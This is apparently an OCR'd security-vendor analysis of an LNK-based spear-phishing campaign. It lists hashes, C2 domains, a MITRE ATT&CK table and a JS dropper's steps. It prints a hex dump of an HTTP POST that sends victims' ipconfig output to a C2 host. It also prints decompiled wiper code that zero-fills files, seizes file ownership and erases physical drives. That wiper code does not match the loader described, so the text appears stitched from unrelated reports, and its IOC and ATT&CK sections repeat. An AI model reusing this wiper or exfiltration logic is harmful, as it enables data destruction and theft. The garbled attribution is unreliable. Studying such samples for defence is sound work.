Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
